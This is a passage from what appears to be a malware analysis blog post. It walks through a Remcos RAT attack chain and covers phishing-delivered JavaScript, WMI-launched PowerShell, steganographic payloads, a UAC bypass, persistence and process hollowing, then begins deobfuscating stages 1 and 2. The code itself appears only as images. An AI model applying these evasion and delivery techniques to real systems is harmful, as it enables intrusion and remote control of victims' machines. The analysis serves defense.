Stage overview
In this analysis we will be going over several stages of obfuscating, loading and deploying the primary payload. The attack chain for today is:
- Initial delivery - Via spear-phishing emails containing archived JavaScript/VBScript files (the file name here was
Productos listados.js, in english Listed products) - Stage 1 - Obfuscated JavaScript file copies itself to startup and loads a Base64 encoded PowerShell command via WMI
- Stage 2 - Obfuscated PowerShell downloads an image from remote URL, extracts the payload from the steganographic image and the first DLL (CaminhoLoader) is executed in memory with several arguments including the second image URL and the hollowed process name
- Stage 3 - Obfuscated C# CaminhoLoader performs anti-analysis checks, disables UAC via
cmstp.exeUAC bypass, abuses an open-source embedded Task Scheduler library for persistence, ultimately extracts the payload from a second steganographic image, where the URL was passed as an argument and injects final stage payload intoappidtel.exevia Process Hollowing - Stage 4 - Remcos RAT running purely in memory
We will be extracting each payload, explaining the deobfuscation process, it's functionality and purpose.
Stage 1 - Obfuscated JavaScript

Here we have the first stage of obfuscated JavaScript. This string:
this.hydrocinnamide += "ଢᾳᕇ≣␇Οᛂѣ⒂⏷⧋ฃန♂";
repeats itself all over again with no specific meaning. Let's replace it with empty line:


And we can't forget to remove the empty lines:
Now we can finally see the real script.




I noticed that these symbols in thehydrocinnamide variable do not serve any special purpose, so I removed them:
We can now see a PowerShell command! It decodes from napperty and executes via WMI.
I decided to comment out the actual WMI execution part and instead, I threw in a:
WScript.Echo(hydrocinnamide);
to see the full executed PowerShell command.

And once executed in command line:


Let's copy the string in a new NP++ tab and extract the Base64 string from that:
Stage 2 - Obfuscated PowerShell
I got this PowerShell script:

Let's add new lines to it by replacing ; with \n everywhere with the extended search mode:

And then replace the '+' with nothing:
